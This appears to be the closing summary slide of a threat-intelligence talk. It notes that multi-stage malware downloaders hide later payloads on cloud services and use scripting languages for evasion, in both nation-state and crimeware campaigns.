- Usage of popular cloud service providers like AWS, OneDrive, Google Drive, GitLab, etc to safeguard subsequent payloads.

- Usage of automation scripting languages make it easier to add new features including anti-analysis and evasion techniques.

- Multi-stage downloader payloads observed both in nation state as well as crimeware campaigns targeting several industry verticals

# Thank you!